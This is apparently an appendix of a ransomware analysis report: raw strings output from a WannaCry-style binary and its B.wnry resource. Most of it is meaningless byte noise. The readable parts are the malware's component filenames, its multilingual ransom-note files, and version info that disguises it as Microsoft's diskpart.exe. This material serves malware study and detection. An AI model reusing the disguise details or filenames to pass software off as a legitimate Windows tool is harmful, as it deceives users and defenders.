i%-&\_}A  
@,/L.B  
e0)+)J>c  
3} DiS  
O>u%W26  
W2e}5(  
9V%^\$R  
>W0[c[  
N|!HTp  
@G=\*Xe  
8nhjc\  
QyN\$QjV  
\*|5XfBy  
kqR%&YgB  
8esgo-  
Sr?mluq  
>nzY?w  
mT]+Kdl  
r"Sfwv  
^Fji>`

3:t/o)  
!!<]a8  
Cu4{i@  
,Z"?x)  
Z)zgXS  
"sLY>lg  
~c}3)N  
d6NqA{  
k7`\*.}  
w2BhEs^j!  
+oPeb)  
DY772d  
|FY;%<  
q6u7}  
fChG0U  
694l1+K  
Gj%\*\*B  
\_SxLfl:  
mNun%3  
4nd8!9  
e1K%1z  
L^]YYi  
nBMu5i  
XglQO/  
eQ@2u1 N  
M n#\*<  
"s}+/p  
y[\*22@  
>UQF\_R

\$\KM~\_  
;+uT\$?  
v-'0Sj  
YT"EAc  
gdoVEes  
[n3P7K  
:S1Rw6!@  
<J1@17  
8A bR]  
}!bZ9o  
qh<jeT  
]]eaq@  
h}m[,H  
z-3Nq@  
V.7?r-  
iX4#)\*2`  
~`c>z}  
||J#TF  
?U&gB1}  
zo B"D  
'Pj;<%  
7DoE7H\_V  
5q5nk {y  
@)BQb6  
NId-n9  
KTHJX[9F  
aPsh\_B  
Ad-U[E  
]hx|gZ

C&\*,n'  
Kt8lwS  
B}mcF~  
zZXAX4EC  
{73"Uu  
A`9\*!8'?9  
xxQ[^:  
k3\_Viz  
P\*}NFH  
Y{^8IJ+  
1V||wD  
3:3'u  
E@~XBN3>  
Q}JDQ;KeX(  
+P\$Fj9  
npGYq}  
bP-,J  
u5k=h.  
1K`'j^  
)UVf-=  
7UJ-!Io  
^WPY<L8  
,U~J~?  
OX9PAda  
dQe`5yO\_\$\$%;  
S""Rd=  
>+!.sA  
;Yg[\A  
Et"Y^V?

4Wdzo!  
SQE.\_S  
2zrS?|  
=r}C;i  
leqQn[  
E^n .bE  
0]?Y,,:  
:0DP/\n  
j3cBqWxN  
^\$ ?u:|  
Rq)!51,  
2f1Z>r  
i/gQWv9p6  
H {}#p  
6FycTqK  
]4<GEa  
kHyplv  
KI#s77  
\\U:[!T  
=v15q!  
P[#\*dUxg  
sqOO!|  
cP#4'~  
}q~Zsl  
\*vnMM+;U  
"2M(pT  
\_k{=u)  
"Lu/%WX  
43rk)H

rl{7lc[  
-T&7j/,  
o#DpQ;^'  
jJ{6U'4oi:  
h9>L\_O  
th#D8V  
\_wz.]h  
I!YUS.  
?/\*#\_:  
\Rk[-6  
`z["+@j  
%F2J"wx  
9HA:.{O  
#]qHA[  
b&R0WX  
Bbv4\$w  
=nn6tun0&  
}b13=}  
{V3zqf  
/bJs@7  
++xX)  
BR@ub;@  
dssGjT?kK  
(~G6N-  
\qCf\*;  
e41/%S  
\)#C7[&  
gn!3AF]j  
<`mwwz}g



]\_(^U|  
a0sT\*#  
KMFu[A  
};BV\*W  
VQQ,`Y  
9}o=`B  
\*\hW1Z  
}-Y\zk  
dZFIs1  
Z~W4JX  
w'\*tS  
h|-3/\$  
l9ZPvYZ  
wjg}O\$  
kh%vi.~  
]`fOQZ  
SPE>vC!  
\_jSGGc  
?(mP@7  
b|!-dl  
bs.BD\*  
|H/Cy\C  
\*&C0MA(  
=WrfsN=:  
hVOT;.  
9gnRX'  
aT\*kAk  
-BVtidf  
L\bawU]

\_y`5.1  
G"!fj\*?  
VXML d  
9dyfX.  
vozI0}  
I0`0 u  
o[U A4s  
\_%}/H!  
\[eW>[  
j4Xd\_P  
Zm\_Mc^  
|GB\_<g  
%=4"\*'  
"[pWRBPrv  
.-N y\}  
p5-%9zO  
75@0MT#  
(.;@-,tO  
\_OSGm  
N(R3g;  
w+LF64  
[\*&5?c  
p`5-UW=F  
[Es0qV  
\*\UyKF  
2w>g: `  
GYF\sn  
\&;`/  
fO6C\*%;

kpe[Zu  
8]+]GX  
{\_rJ2B  
oP%N+s;  
{g})|-A[z  
H4&4ho  
by,iPB  
RSqsHu  
n<eFR^  
XZSXVh  
5sRdD%  
2J)?97^0  
X#1f(#7  
4D7TrW  
H43NRvh(7^\*F  
O3eZ/J  
dyj>=#  
[H\_9\$N7  
GfFF\*3&(dS6  
XrHV2/  
:QpDgr  
`f=\\|E  
pXX==G  
iE6Dc?  
KOG>Z3  
pG&v6;  
ukP\*,>)  
H\$.WX(  
F5,sEz

1?5e(:  
g0=v>>gF  
+ZZHS  
hnD"?\$  
mbh2W1Dj(  
esi\*!e  
-a\_-xl  
mV{KU:>  
Qv\_s\_4  
ISKV|2  
CrxG ^  
U&U<z|y  
M~u\*]G  
3N<cEr  
Af{6b'  
A)/`o&z  
\_41=N3  
KI,l"85j  
'b}]m#e  
tMrv.v  
+,%kL(  
Pa0\_@\*  
Rsz[:f  
a>7O5v  
y"0]Mq  
m.,,^a  
,\*{SOr  
#E~J#U  
'Tf]BO

PPIY`\$  
aHk)z8  
.iV/:'Y  
#5Aj7B  
V=2jl`;F  
EKG0\*]  
Rh8PXod5\$.vU  
rdRNre  
22Aw(-  
!9Vh>'  
cJn\_Et  
EQS"ia  
2pWcDe  
l(anFzp  
w?DH8i  
ab#'^gM  
SbW3?wS  
E(;KoN  
xQVsft  
+Mtb9e1  
Btv\u(  
c 8VOpP  
l;PLbT  
ylj@fF  
OLue=9@  
K^~f^.?  
TL\a`|  
3M>K`bgo  
`||2{-

TX;"\*-Q  
)=vlf|  
@}?,km  
=)3Q}?iJ  
yYy[\_O  
P@! :BsP  
C(o}Ha  
KWewUT  
[A(R;O  
{T#6eY<  
)IDLs.  
mnuk=\V  
R}1E=h  
e'uqx8  
pIC"dP  
"d8O=B  
.qE\*CV  
l9YV\_\_  
h1N1Vi  
{]qttf  
o7({Rn  
rr>/RO11  
#epRtE  
!4nCs`  
3Rq4iR  
SWv=iP  
(Lx?d1  
m6]3pYgU

wDk/##  
o\*72 Y  
s\ETGS  
x)D\;Y  
Kg}%tr  
ix28\H  
fP/dx}S=  
VOfY-%g  
NF\*&6e  
R~&fN2  
8/9vlnl  
pau\$e<  
0hb>wc&?\$  
Mf]0v`?  
U) ~[  
<fE{mB^  
H3k(eL  
CP]+O?~u  
}z+ej:  
&/Hg/(U);  
u3^TOh2  
lx@5BW  
>^}'.u  
A<8B5/  
>[z q"  
=e&|A&ho  
e(s|#^C  
nSZON~3  
cU[sh>8

D38.X4  
"xZSm  
A^5jb  
.xvg8  
#GOGqj  
F=U4zT-  
v9+ C`  
1X{wY`  
&]Gf&)  
=!AV{h  
W\ZH`H  
#ZrTN/r  
nc)-J~  
kHGnd}  
PNV^"]  
^S-Zr~  
2\Mb=`  
f{v#X.  
6juSox  
fB%xlG  
GDyr#>rtX  
Q8@RaJ  
`PIOR=  
:#Y2M.6D?\_  
ML<Uk(  
L!^C2x  
IJY:B?  
Z#3j4I  
%y4;o}



:NxPQo  
e6({}6\_  
6\$wkaD  
`9Z .%  
-1b HJ  
H"bB\*  
56Xn"j6?  
A\}vf3  
"hHuCt  
fZ195MP  
v8#P%m  
x,o`?>{  
Y>4{vE  
k38mvj'  
\_@l,!P  
V,w-r9  
(DK-XU~  
qx\_DiE  
};Y1S\$M  
!eZ\_88  
Qw0)AG  
G\ddY  
.\$4z,7  
4#\Rn'  
iNDw3x?  
)`|\_yK  
d[?q2'  
)Muσ~\  
S}!c9XG

nKn>/N  
H@]7xh  
3{s>=N  
=)yCM3i<g  
5<}jc]V  
\$-|w]D+  
qs6+y`x  
0kL! v]n  
@@4dda  
jfQZcd  
sz\_M6\*  
"0g&aTV  
<k7`Lkz  
UX[p]j  
qseg3UX  
lF+ha  
s(\*k3:  
e-b-S\*Dm  
lw3va>  
.M,<Qr  
WB\_G%.xjE  
Hd]hK7  
AA#<75  
'Apl@5  
Q\*4O?&  
`P#\$p|  
xLjDJa'SHvZ  
\\x+^~[  
F]WmGs;

>hZ8G~?X

r8wow63

R0<5O.

8Co2#6

?:9F\*B

K<M`xy

d\$!!I@

qvEIL\

TeDSR=

f!l4Eo6

m7dl+C

eO|Q(c

[hS\$v3

>9-WSe

(oAr5rC)

Mz:F~|

<CK]xQ

W%S`Y4

VS)WbE

rAPm0G>

fG<`m7n

!E(;aB<

ges{vU

4a7VY%

-A?Wr[

8hTM\_^

2D}3%~

d-@J00/

C\$4f%A

-^saa8  
{9hGDVt  
s7M~&,  
\$tON^YA  
tSD<p\*  
[V,yg(  
P's&CV  
'6m8er  
Gj55/X  
27UwBie  
T?EO))  
d9Sa6O  
}MQ8qi  
#Lv4^Wy=  
e2'ZY5  
a{6Y7]  
:1]Je0^  
KT#"V#g  
.Eyrul  
0zf,0  
A2{onLA  
JWp7=c  
:.W)[z  
ZbBZ'wE  
,ih:jJ  
NdVo[oU~~c  
v<Cs\  
b>3u#,e<  
d;Faewk

\=@9D'

c,&K=.

Y1)X"e\

t0{z]<

J#Y""F

+ZSGY"b

on7\*)!

t?ok&u

6"e`}XXo

\gsb7j

jK}xSu

0HCVWk

zs!w.YG

\$95)}C

"=L)RY)

4:Ha\_x

Y/bX(^

2mAMZuD

We>yt7H

6vHS<',

@xu?fG

WZ\_;!a

vUhJ?I

6p2R5\_

a/U\_)&

bQ^\4,OC

CF|1\_1t

{/;Snr\_1J

?4M3It

98bF5I  
-kfU&o  
nF!`/f  
"``xkqs  
!?t}B>  
#^.\*B^)  
:P.]:J  
TW )MN5AY  
\*?>+R<  
SP^5%qQ9  
ZXHhHD  
DwO7Or  
.~=4P`?  
mAp;K"  
]l;Q\_^  
<:eWv""  
!lSlnd  
D/4S&c  
cwzf#F4  
cHyK\$T  
)%m@Vo  
F@\*\*.i  
@;'mzJ  
<\_R\$!F  
LN#\m-  
u&a2GVf{  
0+;ESV [  
-0.\sd  
tfv\$q(

":oyG}  
]irc3'  
qk\$2Yb+,@  
@nr8ZHa  
gB>PS-Qc  
\*,6v3\  
}C+2|  
(9Vc6S  
?7.?-r  
t11;YF  
'\$v/PD  
i!E7PMx  
ik7IHZT  
Y`s!(Y  
Ki= -m9  
rkxUd,  
jO8h)9[  
>r.Sdi  
>IH+sQR\*!  
Yd\$)\_Y]h  
/K)',8Z  
hy\$03a&  
5U7>(p  
#0F=W\_  
L}3,m  
N@,{xZAb  
LC+AMZ  
V\*Zm<o\_m  
NNJ4wlt

(o=/.G  
d[bwf%]  
\C\_]WS  
bx>7Xb  
/WlhgMk  
d]]S\F  
FZWP(o  
7#oYOKm  
x\$u)dM  
R"h-XPn  
z@\Y\*L  
nU w4,  
QjIY<9  
Y34m\$t  
s6!RtJ  
zc]%L>  
3oM;QN  
M'Z\*K7  
,Kv";Xg  
2.t#4v9  
f)Cb1w>\$  
\*UCoV!]^  
ydmWnzGp  
WU+y.ga  
n r8HJ  
KNMd+%c  
y4{Z3%  
;N%R"VY  
ZB>^e7



irF@mM  
g/1]CX  
dcsNC :  
;7|Dy|\*[  
~Yi DO  
l.sw{U  
`">4\$XG`  
/:"d\S  
wU+asyj  
HO;wZ!  
HFoE~Tf{  
c@,:2~  
z>|\_Ru  
jH16NC  
}ESao5  
'()Qjk  
'w'{MT  
BKhfCs\C\*s  
gY\9u9\$  
t QZsy  
{6f=w?i5  
[!0cg|  
pvSJ]Z  
,2qbtm  
uD9sQ}Vr.  
d@0eqf  
Z?Wx/(  
\*CoF;;  
t&u-)+

:`n(+  
vaw2\_]b  
iK)QT[  
\$e7m3'  
=v`{]  
#[7Lt  
(r%Kf}  
dl uq&p  
Ko"l+6  
\*Sp\$ma  
ma"3`&BF#W  
jwqaP%^X  
Y4\_df1  
@<T\*6(  
`\_M+R/  
p!oo03u  
!2"w)M  
!?.2V~  
>Z3\*I?j  
2vDQSty  
U5/^F(  
}u4 :]  
BCo5Nz  
b""`6t  
g#\989  
Mw#,w8}  
l%Df#)  
v5EK;&  
M">jH,

FsG+mH  
?l`B8[^=  
q\V &O  
k-f svS  
bk5{F:  
1iZJjpv  
=mIC@3N  
7Gs6UDK  
)=&\$="  
]l\$'<C  
h{nApg9.DW  
lx|Q<G  
^tV0Ut  
Q#l&!t  
)9G9dU"  
}nkl4W  
O.Wl0=  
Ucahm|  
jFkM,\_  
^ 8/;  
\\A)1kR  
}2lLbK#5  
Gh6/ZuY%[  
3flqnG  
^\$b}aS  
{g^(~k  
#+Z@n\\Ht  
9`k"R/x  
|-mAhl

9^\$|AJV  
&n"KyE  
l.'-=f  
:E.k!=  
,.+ 't)>  
4?!ZR\*  
RR!XzV  
N#WxDx)  
JHiWH|.Uy  
f=V5HQ  
v.-<l0:+  
-e>2]p  
m^.kAD  
6^4)ZQ  
]]\$O^V  
p\_:=<<N}  
lYt?]rK  
cc|rSA  
t04TI\$aL  
Uv1!!Q  
AE\P4l  
vfo=6R  
dMyR~Z  
4%S6{%  
\$]A)}RJ  
vx!%}k +  
ikRQ2-  
ZFohnW  
A-P\*,M

\Vo!\_)bXa  
AGY^]V  
]!P]q(H7"Yo  
k`LjvM  
3/0M%K  
>/+Xy8  
Mcfv1.  
GkN&0C  
\*iM<#IA=  
qj>`rcA  
:.\{UwvO  
Mfc24w  
2z+[VCZ%F  
:=P99S  
[q!tRLi  
=:IN"hRE  
2LfMnau  
nt2e`:  
cUto&1  
OV=20"  
Sn-"T5  
#cwhMk  
cKVS6>  
TnNo1K  
2SI9M!!bL  
\_`YsfG  
ra0\_{6  
; ^/Ox  
,4R~3F

.W~l\$U  
to>(kH:  
@qdh."  
bhCL`w  
~BUqXN  
GLP+Oj  
k6v#jQ<  
jB'?s&:[K  
UMloIOH  
OLWk6lp  
D/[ ]sl  
|LKd``  
~C.AW  
>,wQ]C  
J9 P9]<  
>FKbQ{'  
lqx Fk  
^}TMVO  
yd~G\$4  
Xkm>\$6  
JD2Ldf  
?f7u`p1  
CNhn&P  
w#ZVp!  
5Z4a3t]8  
\\B\$;DI  
-M[f0n^  
pili}T  
jw4;\_}

>}jh{ |  
bO"R5r  
eG^uJm  
3JMwe:  
u=eLxM  
]1J>e,  
Vx`0\*ph  
'<aD:6  
%F>N>Tu^y^  
?ApSn^  
p[R?;F\  
iCz7LP\$  
z@R9|!  
RPEF6NX  
?N)eM]  
[2J">;  
eACi10  
-id\$j.i  
)dLMs^  
h1l)C1~  
WP#hMS3  
(\*\_.ar  
a#jKPHJ  
la\$<kF  
M/\*la%u<\*  
j0?v\*m  
o|b(6A  
8\$CGe5  
CjJi->

t-:Z\*?  
J493t(  
/D|CA,  
{:h.)S  
kbZ#u-  
5\$ZV4\X  
X=(^y^^\a'  
Mb#(A!  
[~\_6rJ  
"J)5y(  
5 DD[a  
2cP h6  
9B53)2  
U4k%FL  
D@h9 [l  
GJjfG-@  
mtYlGvVg#V  
np9Czo  
!'Drdq  
'TV')?  
^ \*ZD\  
x}aY+{  
eX8cY  
d.n^?(  
7C2jLv  
/Xh4LNN  
T0#j4  
bt[gB,Y  
v0wbDP



PkdtPL  
M U!9\_)  
z#ervP  
bM CAC  
ud90Sd,M  
haGy\o  
^3"P[6  
l9}g9,  
6E^!ZmH  
3dxwY-  
r%/wo  
0vp1%4  
sQ=8#C  
^1:\*\*@  
6BSl\_pE  
qD\_8?\  
Eps9lj  
q2Nns89\$  
nVv<+X[  
j3[8?|  
et( 9(  
N\_/'(@  
0\$wm~?  
lMQ}1p  
{2Xjl~  
QTfm2tS  
7`Y\$`#  
<\$Z/w@  
!aVq#s

Ue<dfFoJ

I7Q\76V

/N}rVa

5cJ}'G=

ECDdi'e

`7eW>,

]t+@lr

6xt[o\*

rQ'^s-5n

|'EEWPx

/rGH#w3

pxK-"V

=3J&KkQa

\*Aht#6

ao}@F

G>4"{D;

;BM#ro9C

oqWEWB

LOm;'l

8Vv6L7

{?5[P@

\$]Hvu0

olHk)bp[

p4qL c

mcLSU8

Jat@U!

8W" {[5y

Nn6"Dv

Rb{n\$!

"xGFm|  
b&b#bo  
byHu\*S  
?Wyei37  
hVnm;!ty  
N}qAzq  
]kjpg{3  
) u({}M5  
l%j2fl  
Rl%DCB  
Dr'5R#  
F<cu~l  
5Eoy\_o\_u}  
2?b71lC  
,V#/,%d  
nO8:pF  
ra=H4B  
&.D0l%  
1Z=Kz4  
Jl|tY&  
Fxb-Wo  
p:vw"=  
o(nd6x>  
Gx%e\$iwZ  
,oPN"o  
^rUS?  
O-uB`jK  
\_d%-Y%6  
|cUOen

l4#RvHd  
C1r@V9v  
dk+k6XWx  
"fq!U%8  
dKPV5W  
a?%aXV  
+5.:L[  
,S\_}#iz  
6f13+\*  
\_v,<Z  
\_q]vC?  
5|+AVD  
<uDP\|  
E~YfQ-  
r2O tR.  
^,+|EJ  
\\f\Y\*HwX  
5\*}\=@  
hA4&\* \_?  
QpUEMq  
%jj,YhS  
O'!leF  
tNc>qUA  
Hdg0a  
jJK6\e  
w&\"?| |z  
v?\"?/%  
@o9M-e9`  
`=?](=t

X`E|HD  
3.=6m(M  
i3Y"E+6l  
~{W=DZ  
3CrtNY  
4~+luGq  
S)ve"9b  
N54eN3  
dbKeOH  
3FCH'{F  
d(ix(9V  
'UDSP&  
dUqxYRf  
9<:-g`  
[D[a2o  
t|\zJHL}  
Ec,X\_4  
J#/z2q  
..'?VG  
O2A"li  
=~=>|`  
"gH?%WY  
bnuEj\*  
LA?:D~  
G\$mhr8  
%gw{[,  
0xRiUa<E  
-Cc<[A  
)y^5s6

!C3KNm  
3~8<:?:2|  
BD)2}r  
WV+d'C[  
:%ASLQY  
q%C>'<  
p)SAhc  
7>M0\*c  
U\_,k4Wg/U>  
sZ(5\*9  
\\@,mqE7  
(cmYHg  
>hY85c  
lo\*Tmc  
Y/ ZRv  
z]fZ`.  
"xhb:]+  
,Q')&K  
W9\*Dg\  
1jSQDF  
#:o|qK  
5/?gn^1  
r6x>[  
sl@fIJ  
`iJxK7  
\\PPz!]  
cfBm>}  
pYG5!A  
MboNn4

dyl{DC0VSh

L1O }?

{Bi5,~

q\_['}]LC

]@:.`1]

<>t\$,y6%az

W \Mt[

XdiR\c

yb#+-p=N

0a&L5f

WZ<+6]

Qr pM>

&mF>kH

KDR/8bB|

D(i,1e/

yg-jGa

LcF}F+

w."OKX

ug58i4B

V3."@N

csE?hS

J/B)J3F"

7neQ5(

b-~u-0

jMab.v

\_\_&\*pQ

gmbVOw

v// #S-

7@l=K8B

D-JH}&

?r\$o,3

{Y|Fy!

!.9iun

xFUQrm

td5Kv:

4!Qls3

+ i0pf

\$yTzK.

`xwd2!j!Y

{/(Y&l

R\$1a/h

kcw&As

5;MYFU-

&|WYtK

EgfD30

9g164^B

:8u~D.3D7

O=SL;ZKH

KYxg.)l

{<l2)aQ

cT\*oqN

>5l@zDqV

6\*,?TCMs,

ZOSj@M

\$`(pw2

{Pc!JLM

1L199i

yz2e)`



mg:-X{`9  
foe[cBm  
]S%#hw  
DX4gV-  
|J^!SE  
h"zLRm  
c[>=kP{  
\*\d!y1  
:Q%|y}o  
sp1p=J  
y:V]/fV  
Z;#"e(  
}p\*OBn  
=9eGClq?  
?OT&+ut  
mKK\$'3  
S^=#J,  
\$C. \$.!g  
6~]VQu'b  
y\^,ip(  
SK9q?|s  
k\\_4G]  
)rq&/085  
&<uXol!q  
Mbt-cB  
ATZI9x0d=,  
lU%bC#A  
9\_47VNr  
qgj%q%=

4G6?j,9  
1hxbd/  
qp\$yDq  
9UZ+(aMO\_  
eT'Z h  
puSB"M  
z@lualn  
Vr'D@R  
Vo \$w9Y  
D9]WGd  
6,Q--qE  
Dt;G>d  
8LFVp\$  
<{8yDW  
)=jy%]  
ofqv!.E#  
aR|-#\m  
5uLn\$|z  
PV'\_HfK  
`BIX[|  
]QC\_3h"  
pGmS"L  
&f2MtQ  
jFf'.V  
6b|BP6L  
Z0kQ0@  
1KSVpiF%  
,;eG2Q  
t.wnry

W-yhN=  
>,cJ3z  
i"~v5b  
&MZ!cx  
",@}x  
@4%/-u  
\*;J+q>m?  
]mMoZ2b.7  
Q#T'b\$r  
Tn(f3+  
)SL+!-u  
3MF00Q  
q2+!\*d  
=>Ay[X  
?+lpTL  
V'BQrk  
4ND1zw  
7\_<Z2s  
/6o}^m  
4#Ew"H  
TtJx,?  
@c%!"!%  
m)nnl9l  
l46\*~8B  
89H:a`0  
l@pV&h  
ORVt <;yT  
v!"Bb6  
6J7SWd

~>+R?b  
h"vcg1  
lfWF F  
h#u`]OC  
Ci\_>W?F  
7"oMg`  
{@g=/.  
u.Z'Z(  
,b@#\_!  
gjMi.j.  
Xxba\$\*j0  
5\gn6=  
?mO.tqF=  
\_d]S6Q  
kq:(K<  
w\_.Gc+  
sk,-Zf!  
-M)Lt]  
Kzwi'O  
{b-t/X  
\$ap9\$"  
\*n>5\f~  
yt;l)  
[Q2usc  
9k"LZ)j  
@l]^GN@K#S  
+bxvkj  
{>i0L(  
=<x:>G

}D\*wi}sxG6

J{g.X|a

6e))w^CU

.<7uqt

hyeTPtT

;XPz#`

rwC29:

N#j5v?

5nRn\*-

whF>(F

12D3!m

7Y8L\_J&

sh^8pD

FZT.HJo

nBb{L>

6\$9 jsN

2,,WJ{

M(#mOU

Kgc8R5F)f

[i|vCL

iG()hJC>

g\01ik

nH{w-'}

\_4E3b1

ne;vn0y5

^DT,-~

I@fY<L

@\a]Vi(w

62).ui\*Jp

Y6d1Z6  
P\*Y5aJ  
UO@<RHv  
Q!D!{4-2  
m]]~7u  
juK6#\Cl  
nVs]<f  
u\$ \_vZLO]j  
:]Pg{  
D#K6e:7  
oXyQVd  
P[G9S8  
:u\V\  
%I@!wDY)}  
<s6\7GiC  
YG,#~\$s[+  
:6{2>9g  
!YQ,{:  
bf!Kh3  
g,-\$mh  
YTZ-E?@  
zfj))Kv  
XAsdPK  
taskdl.exe  
b\2bhP  
\s=^v&R(  
B(E&@#  
}}Vq-J  
`z4UfnS

=&9. XAY>  
b6e&Gl  
taskse.exed\*  
fccih#  
)=e]-[\$'V  
m:k\_58d  
Ls#o"ZT  
4\*2G=6+9  
WxbW)#Y  
Nz9G@1T  
oN\[^zh  
u.wnryy  
Q"M\$Wp  
#0DPZk  
ub's g  
xlm9Hp  
Fj2k8T  
Fc2Rp5  
lZsT?c  
"09u<Ol  
7,z8x7;o  
/L8YOO  
dm{b37D  
5>:R1%<H  
;u{Xg  
!"4hi?~i  
:gg'/9  
e+JD~h  
U;a.<DH

WUj5BB

IO,SqzO

YjU\I/

g~#mL#

~]l3~A

qe=+>2

wqutBg{

hZ5OB]\_

i{T6&f

RQW\'v

G2#lFB

TFjNmpL

,&#54A(

&p\$"E+

Py86~Gc

'Q clx

\_"Gr(\

ll\_0y<}W

a-0h:Cn

|(<7M+

')cg[%tX

.?i~+)h

5\Y'..

.>Kb2.

UiD4e3]

.9&\*@;s

a.C0uZ

pa(R6F

c:'>+



nohhM[nxV

11W0z

95="Pb

>]33W<

0n?@X=S

ml']cj

gtm}KY2%

0^7!)9

07B)V>

Y>pj"PBQ

i4u\[X@

zrfF}g

abQeyj

2m~+\*b

\*7/EAh

a,8i4T

5EzL9&

\*Qhjev

UGR'.|

]rtI7Ik3j

pF8V/)

9RIBKS

tM!XP#rx

t;X9xVP

O}09H\_

}`FaE~

"pX]W!g\_

\$zs[=1

6AdSPJM

~7D))4  
o)f7G~  
@\|^\`Y  
G? [=pg  
Kdy%8ik  
'e{9u-:d  
p+0`Np  
| % 5ug  
e=+{Alb  
E!3uNaOu  
J^;hvg  
g|(Vr=S  
ur{wl7R  
{%BVfcU2  
2\P&Z,  
`q\_~iG  
gkDK\$T  
+ c7Y%  
RZwUXK  
|Rk>W5d  
b2P3.Ct  
L(0r3f  
Ufk49y-  
FQ@D]w  
W^d2"/  
b!XOnU  
Ltu2:6  
xWX7`{  
h& }IJ,

Xo^;jW  
CTRDa`  
Ur(1CZ  
YZ,X~(j  
)^5++2Z  
KNUV&x  
.\$.Te  
F\_5^T  
~SJ2(T  
M{%~CJP@X  
<s|?V"n;  
/m:Rab  
F|:NI{  
EJ\*4\$>v  
f;'Z!ey  
\m'&jd  
I5CF!(  
wjK\$2;  
<\$sHF^  
IV'43RC  
sZQ95yz3{U  
{k=GyIs]  
"L,RQx  
}F9t0MoQ  
Y2,/kL  
%mCvm2%  
tLmV[1x  
Im]bEW1t  
P!hx8)4s

'u;+qP

:\$4HXH;&d

B(zIOF

&KQF[3

ySHc2H)

fYaCe Z57

H2B7.L

w("`Y2

`8^Z\o

X+8H;6

\$B6T[r

\*ML,I\*

]~8k^~

oSND~\

ru})0z

pz\$'svQ

cW2)`Ag

%1?E)!o

43:g7}

\*(Nqg]

b.wnry

c.wnry

msg/m\_bulgarian.wnry

msg/m\_chinese (simplified).wnry

"t=.|Vbq-

msg/m\_chinese (traditional).wnry

msg/m\_croatian.wnry

msg/m\_czech.wnry

msg/m\_danish.wnry

msg/m\_dutch.wnry  
msg/m\_english.wnry  
msg/m\_filipino.wnry  
msg/m\_finnish.wnry  
msg/m\_french.wnry  
msg/m\_german.wnry  
msg/m\_greek.wnry  
msg/m\_indonesian.wnry  
msg/m\_italian.wnry  
msg/m\_japanese.wnry  
msg/m\_korean.wnry  
msg/m\_latvian.wnry  
msg/m\_norwegian.wnry  
msg/m\_polish.wnry  
msg/m\_portuguese.wnry  
msg/m\_romanian.wnry  
msg/m\_russian.wnry  
msg/m\_slovak.wnry  
msg/m\_spanish.wnry  
msg/m\_swedish.wnry  
msg/m\_turkish.wnry  
msg/m\_vietnamese.wnry  
r.wnry  
Jcg4k\_  
s.wnry  
t.wnry  
taskdl.exe  
taskse.exe  
u.wnry

VS\_VERSION\_INFO

StringFileInfo

040904B0

CompanyName

Microsoft Corporation

FileDescription

DiskPart

FileVersion

6.1.7601.17514 (win7sp1\_rtm.101119-1850)

InternalName

diskpart.exe

LegalCopyright

Microsoft Corporation. All rights reserved.

OriginalFilename

diskpart.exe

ProductName

Microsoft

Windows

Operating System

ProductVersion

6.1.7601.17514

VarFileInfo

Translation

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">

<security>

<requestedPrivileges>

<requestedExecutionLevel level="asInvoker" />

</requestedPrivileges>

```

</security>
</trustInfo>
<dependency>
  <dependentAssembly>
    <assemblyIdentity
      type="win32"
      name="Microsoft.Windows.Common-Controls"
      version="6.0.0.0"
      processorArchitecture="*"
      publicKeyToken="6595b64144ccf1df"
      language="*"
    />
  </dependentAssembly>
</dependency>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
  <application>
    <!-- Windows 10 -->
    <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
    <!-- Windows 8.1 -->
    <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
    <!-- Windows Vista -->
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
    <!-- Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
    <!-- Windows 8 -->
    <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
  </application>
</compatibility>
</assembly>

```

PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD  
DINGPADDINGXXPADDING

## Appendix A2 – B.wnry Strings Output

BM6

H?s>?

s>?

s>?

s>?

H?s>?

s>?

H?s>?

H6.(6

R3?

H-s>?

H?.(6

H?R3?

H?.(6

H?R3?

H?R3?

H?R3?

>\$R3?

s>?R

H?.(6

H?s>?

H?R3?

H6.(6

R3?

H?s>?

H?R3?



H?.(6

H?R3?

R3?

H?.(6

R3?

H?R3?

R3?

H?R3?

.(6

H-.(6

R3?

s>?

>\$R3?

H-s>?

>\$. (6

s>?

s>?

R3?

H-.(6

R3?

H-.(6

R3?

3-.(6

R3?

R3?

.(6

s>?

s>?

>\$. (6

>\$. (6

R3?

R3?

. (6

s>?

H?s>?

s>?

R3?

s>?

R3?

R3?

R3?

. (6

R3?

s>?

s>?

s>?

H?R

R3?s

. (6

s>?

H?R3?

H?R3?

. (6

H?R3?

. (6

s>?

>\$. (6

s>?

s>?

s>?

H?R3?

H?R3?

R3?

R3?

s>6

R3?

R3?

.(6

.(6s

.(6

R3?

s>?

s>?

R3?

.(6

>6s>?

.(6

R3?

.(6

R3?

R3?

.(6

.(6

R3?

H?s>?

.(6

R3?

R3?

.(6

H?s>?

R3?

>\$. (6

s>?

H6.(6s

H?R3?

3-s>?

>\$R3?

.(6

>\$R3?

H?R3?

s>?

R3?

>\$R3?

s>?

s>?

H6.(6s

>\$R3?

>\$. (6

s>?

>\$R3?

H?.(6

H?s>?

.(6

s>?

H?.(6

(\$R3?

H?s>?

H?R3?

H?s>?R

H?R3?

H?s>?

H?.(6

H?R3?

H?s>?

H?.(6

H?.(6

H?R3?

H?.(6

.(6

H?R3?

H?.(6

H?s>?

H?R3?

R3?

s>?

H?.(6

R3?

s>?

H?s>?

H?R3?

H?s>?

H-.(6

H-.(6

H-.(6

H-.(6

H?s>?

H?.(6

H?.(6

H?s>?

s>?

s>?

s>?

s>?

H-s>?

H?.(6

H?R3?

H?.(6

H?R3?

H?R3?

H?R3?

>\$R3?

s>?R

H?.(6

H?.(6

H?R3?

H?.(6

R3?

H?R3?

R3?

H?R3?

.(6

H-.(6

R3?

s>?

>\$R3?

H-s>?

s>?

3-.(6

R3?

R3?

.(6

s>?

s>?

>\$. (6

>\$. (6

R3?

s>?

s>?

s>?

R3?

s>?

R3?

R3?

R3?

.(6

R3?

s>?

s>?

R3?s

.(6

s>?

H?R3?

H?R3?

.(6  
H?R3?  
.(6  
s>?  
>\$. (6  
s>?  
s>?  
R3?  
s>6  
R3?  
R3?  
.(6  
.(6s  
.(6  
R3?  
s>?  
.(6  
R3?  
R3?  
.(6  
